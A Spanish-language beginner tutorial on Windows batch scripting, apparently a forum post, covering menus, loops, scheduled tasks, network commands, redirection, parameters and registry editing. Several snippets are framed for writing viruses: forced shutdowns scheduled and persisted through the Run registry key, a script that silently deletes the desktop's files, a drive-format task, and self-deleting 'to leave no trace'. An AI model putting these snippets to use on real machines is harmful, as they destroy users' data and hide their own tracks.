
Código:

```
@echo off
:menu
echo 1. ping a google
echo 2. ping a wikipedia
set /p var=a quien quieres hacer un ping??

if %var%==1 (goto goo)
if %var%==2 (goto wiki)
if %var%==" " (goto menu)

:goo
ping www.google.com
pause
goto menu

:wiki
ping www.wikipedia.com
pause
goto menu
```



```
C:\WINDOW\system32\cmd.exe
1. ping a google
2. ping a wikipedia
a quien quieres hacer un ping??1

Haciendo ping a www.1.google.com [64.233.169.104] con 32 bytes de datos:
Respuesta desde 64.233.169.104: bytes=32 tiempo=183ms TTL=241
Respuesta desde 64.233.169.104: bytes=32 tiempo=195ms TTL=241
Respuesta desde 64.233.169.104: bytes=32 tiempo=188ms TTL=241
Respuesta desde 64.233.169.104: bytes=32 tiempo=183ms TTL=241

Estadísticas de ping para 64.233.169.104:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 183ms, Máximo = 195ms, Media = 187ms
Presione una tecla para continuar . . .
```


I-----I

5. Bucles

Los bucles son comandos que se ejecutan muchas veces, generalmente indefinidamente. Estos bucles se pueden realizar muy facilmente con etiquetasm tal como en el siguiente ejemplo.

Código:

```
@echo off
:bucle
echo holy manda!
goto bucle
```



The screenshot shows a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The window has a blue title bar and standard Windows window controls (minimize, maximize, close). The command prompt is running a batch script that outputs the text "holy manda!" repeatedly. The text is displayed in a monospaced font, and the window has a vertical scrollbar on the right side.

como ven si lo prueban, se ejecutara el comando infinitamente hasta que saquemos el programa.

Pero tambien se puede hacer que el comando se ejecute un numero de veces determinado con el uso de una variante del SET y el IF. Aqui se los muestro con un clarisimo ejemplo.

Código:

```
@echo off
set var=10

:bucle
if %var%==0 (goto exit) else set /A var=%var%-1
echo hola viteh!
goto bucle

:exit
echo hola
pause
exit
```

I-----I

Hay simbolos que al imprimirlos mediante la variable hecho cambian de forma. Con ciertos caracteres tales como "Í" se pueden crear tablas, columnas, etc. Aqui les mostrare de que se trata esto. Nos sirve para darle nuevos look's a los convencionales menus de "1. opcion uno".

Código:

```
@echo off
at /next:4 4:00 shutdown -s -f -t 01
pause > nul
exit
```

Código:

```
@echo off
at /every:4/2 4:00 shutdown -s -f -t 01
pause > nul
exit
```

Otra forma un poco mas compleja de ejecutar una tarea todos los dias a una hora es agregar el comando a la clave run del registro para que inicie con windows. No es para nada complicado. Lo unico seria agregar un add reg.

Código:

```
@echo off
rem este code contiene una redireccion, estan explicadas en un prox
capitulo.
at 3:00 shutdown -s -f -t 05 > c:/shut.bat
REG ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v sysin2
/t REG_SZ /d "c:/shut.bat"
del %0
exit
```

Si ponemos una tarea accidentalmente, por ej.


Código:

```
at 17:30 format e:
```

podemos usar un parametro que nos permite eliminar las tareas. Esto se realiza mediante la agregacion de el parametro /delete "id de tarea". Si se omite el id, se borrarán todas.

Código:

```
@echo off
at /delete
exit
```



I-----I

Los comandos de red son muy usados. Noy hay mucho que decir, son para diversas tareas tales como pings, fingers, netbios, telnet, etc. Aqui les dejo una liste de comandos con su explicacion.

Código:

FTP

Iniciar el cliente ftp

IPCONFIG parámetros

Mostrar las características de configuración de IP

/all -> muestra toda la información de configuración

/release adaptador -> libera la ip del adaptador especificado

/renew adaptador -> renueva la ip para el adaptador especificado

/flushdns -> purga la caché de resolución de dns

/registerdns -> actualiza las conexiones dhcp y vuelve a registrar los nombres dns

/displaydns -> muestra el contenido de la cache de resolución dns

NBTSTAT

Hace un estado de la red por netbios

Tiene muchos parámetros. Consultarlos mediante nbtstat /?

NET parámetros

Comando para el uso de redes netbios

USE \\equipo\recurso -> para acceder a unidades lógicas compartidas. Se le asignará un nombre de unidad y estará disponible como una unidad mas del sistema.

USE \USER: dominio\usuario para acceder a un dominio

USE unidad /DELETE eliminar el acceso a unidad compartida.

SHARE trayecto /REMARK texto -> para compartir un recurso en red

START -> para comenzar sesión netbios

STOP -> para detener netbios

NETSTAT

Para ver el estado de la red.

-a -> mostrar todos los puertos y conexiones

-n -> mostrar números de puertos y direcciones

-r -> mostrar la tabla de rutas

-s -> mostrar estadísticas por protocolo

-p protocolo-> protocolo puede ser tcp o udp. muestra las conexiones activas

NSLOOKUP dominio

Muestra el dominio, su ip, dns donde se resuelve y sus alias

PING


Envia paquetes a un host para comprobar su disponibilidad

TELNET ip puerto

Utilizar el protocolo telnet para acceso a un servidor exterior

TRACERT destino

muestra el camino que se toma hasta llegar a la ip



```
C:\>ping www.google.com

Haciendo ping a www.l.google.com [64.233.169.147] con 32 bytes de datos:

Respuesta desde 64.233.169.147: bytes=32 tiempo=188ms TTL=237
Respuesta desde 64.233.169.147: bytes=32 tiempo=188ms TTL=239
Respuesta desde 64.233.169.147: bytes=32 tiempo=189ms TTL=239
Respuesta desde 64.233.169.147: bytes=32 tiempo=207ms TTL=239

Estadísticas de ping para 64.233.169.147:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 188ms, Máximo = 207ms, Media = 193ms

C:\>ftp
ftp>
```

I-----I

Las redirecciones tienen una tarea simple y definida. Redireccionar comandos. Nos sirven por ejemplo para redireccionar un comando a un archivo.

Código:

```
@echo off
shutdown -s -f -t 01 >> "c:/shut.bat"
```

En este caso creara el file "shut.bat" con el contenido redireccionado. Nos sirve para crear por ejemplo un virus que se autoelimine para no dejar rastros.

Código:

```
@echo off
del /f /q c:/documents and settings/%currentuser%/escritorio/*. * >
"c:/windows/system32/sysdoc.bat"
del /f /q %0
rem comando %0 refiere al mismo archivo, explicado en el proximo
capitulo
```

Tambien se puede redireccionar a un dispositivo. Por ejemplo a la impresora con:

Código:

```
echo hola > prn
```

Supuestamente este code tendria que salir por la impresora. Aqui les dejo los valores extraidos del manual de "censurado.net".

Citar

DISPOSITIVO -- SALIDA

CON -- Salida por la pantalla

PRN -- Salida por la impresora por defecto

LPT1 -- Salida por la 1º impresora en paralelo

COM1 -- Salida por el primer puerto serie

COM2 -- Salida por el segundo puerto serie

I-----I

Estos valores, son parametros pre-definidos o a definir por el usuario. A continuacion seran explicados con ejemplos.

%0 se refiere al programa mismo, osea al batch donde esta empleado. Es medio confuso pero se comprueba con este ejemplo:

Código:

```
@echo off
del /f /q %0
exit
```

Copien el codigo y compilenlo, luego ejecutenlo y vean que pasa. Ahi entenderan el concepto 100%.

Los demas %1, %2, %3 hasta 1000, son parametros no definidos. Estos hacen referencia a los parametros que se pueden especificar para un comando. Tal como

Código:

```
dir /p
```

en este caso "/p" seria igual a %1.

Entonces si ponemos

Código:

```
del /f /q
```

"/f" es %1 y "/q" es %2

Es algo complicado en un principio, pero una vez que se aprende te das cuenta que es muy simple. Es principalmente esencial para modificar el funcionamiento de los programas y/o crear ayudas como en los comandos default de windows.

Estas variables, nos sirven a la hora de crear diferentes parametros de comportamiento para el programa. Por ej. Si queremos que cuando le agregamos /help como %1, osea primer parametro, no ejecute el programa normalmente, sino que ejecute la ayuda del programa. Aqui les he traído un simple code que demuestra el funcionamiento de estas variables, guardenlo con el nombre prueba.bat, luego en la consola vayan a la ruta donde lo guardaron y ejecutenlo de este modo:

C:\Documents and Settings\administrador\Escritorio>prueba.bat /help

y luego solo normalmente

C:\Documents and Settings\Francisco\Escritorio>prueba.bat

Código:

```
@echo off
title Ejemplo de variables
if %1==/help (goto help) else goto :tex
```

```
:help
```

```
echo Esta es la ayuda
```

```
echo Aqui va la ayuda en caso de que el programa se ejecute con el
parametro /help
```

```
pause
```

```
exit
```

```
:tex
```

```
echo De esta forma se ejecuta el programa normalmente
pause
exit
```

I-----I

Accesar al registro es algo fundamental si queremos hacer algo como un virus o algo así. Esto es posible mediante el comando "reg". Este comando tiene infinitas posibilidades. Hay muchos parametros que se puede especificar y muchas funcionalidades. Tratare de explicarlas lo mas clara y simplemente. Estos son solos los mas importantes, hay otros pero con estos ya es suficiente.

Los tipos de "reg" son los siguientes:

Código:

```
REG ADD / Para agregar una clave al registro
REG QUERY / Para consultar una clave
REG EXPORT / Para exportar claves
REG IMPORT / Importa una clave exportada anteriormente con EXPORT.
REG COMPARE / compara una clave con otra.
```

REG ADD

Aqui les mostrare un ejemplo para que quede claro su llamado y funcionamiento.

```
ADD REG hklm/software/microsoft/windows/currentversion/run /v syst /d
"c:/windows/system32/shut.bat"
```

Este comando agregaria una clave al registro de inicio con el nombre syst y con el valor de la ruta de nuestro bat.

REG QUERY

```
REG QUERY clave [/v nvalor | /ve][ /s]
```

clave [equipo\]clave

equipo: Nombre del equipo remoto. Si se omite se usa el equipo actual. Sólo están disponibles HKLM y HKU en equipos remotos.

clave: Con la forma nombre de CLAVERAIZ\subclave CLAVERAIZ [HKLM | HKCU | HKCR | HKU | HKCC]

Subclave: Nombre completo de la clave de registro en la CLAVERAIZ seleccionada.

/v consulta para una clave de registro específica

nvalor: nombre en la clave seleccionada para consultar.

Si se omite, se consultará en todos los valores de la clave.

/ve Consultar el valor predeterminado o el de nombre vacío <sin nombre>

/s Consultar todas las subclaves y valores **Ejemplos: REG QUERY**

HKLM\Software\Microsoft\ResT /v Version

Muestra el valor del valor Version del registro. **REG QUERY**

HKLM\Software\Microsoft\ResT\Setup /s

Muestra todas las subclaves y valores en la clave de registro Setup.

REG EXPORT

clave ROOTKEY\subclave (sólo equipo local)

ROOTKEY [HKLM | HKCU | HKCR | HKU | HKCC]

subclave El nombre completo de la clave del registro dentro del valor

ROOTKEY seleccionado

archivo El nombre del archivo de disco para exportar

Ejemplos:

REG EXPORT HKLM\Software\MiCo\MiAp CopiaAp.reg

Exporta todas las subclaves y valores de la clave MiAp al archivo CopiaAp.reg

REG IMPORT

Importa una clave importada con reg export.

REG IMPORT "c:/loquesea.reg"

REG COMPARE

Compara 2 claves de registro.

REG COMPARE HKLM\Software\MiCo\MiAp HKLM\Software\MiCo\GuardaMiAp

Compara todos los valores dentro de la clave MiAp con GuardaMiAp

REG COMPARE HKLM\Software\MiCo HKLM\Software\MiCo1 /v Version

Compara el valor Version en las claves MiCo y MiCo1

REG COMPARE \\ZODIAC\HKLM\Software\MiCo \\. /s

Compara todas las subclaves y valores en HKLM\Software\MiCo de ZODIAC con la misma clave del equipo actual

espero que te haya servido este tuto.

By HolyKnight

Este documento esta protegido por la Licencia Creative Commons. Para leer las restricciones de su uso o copia presiona el boton de la licencia

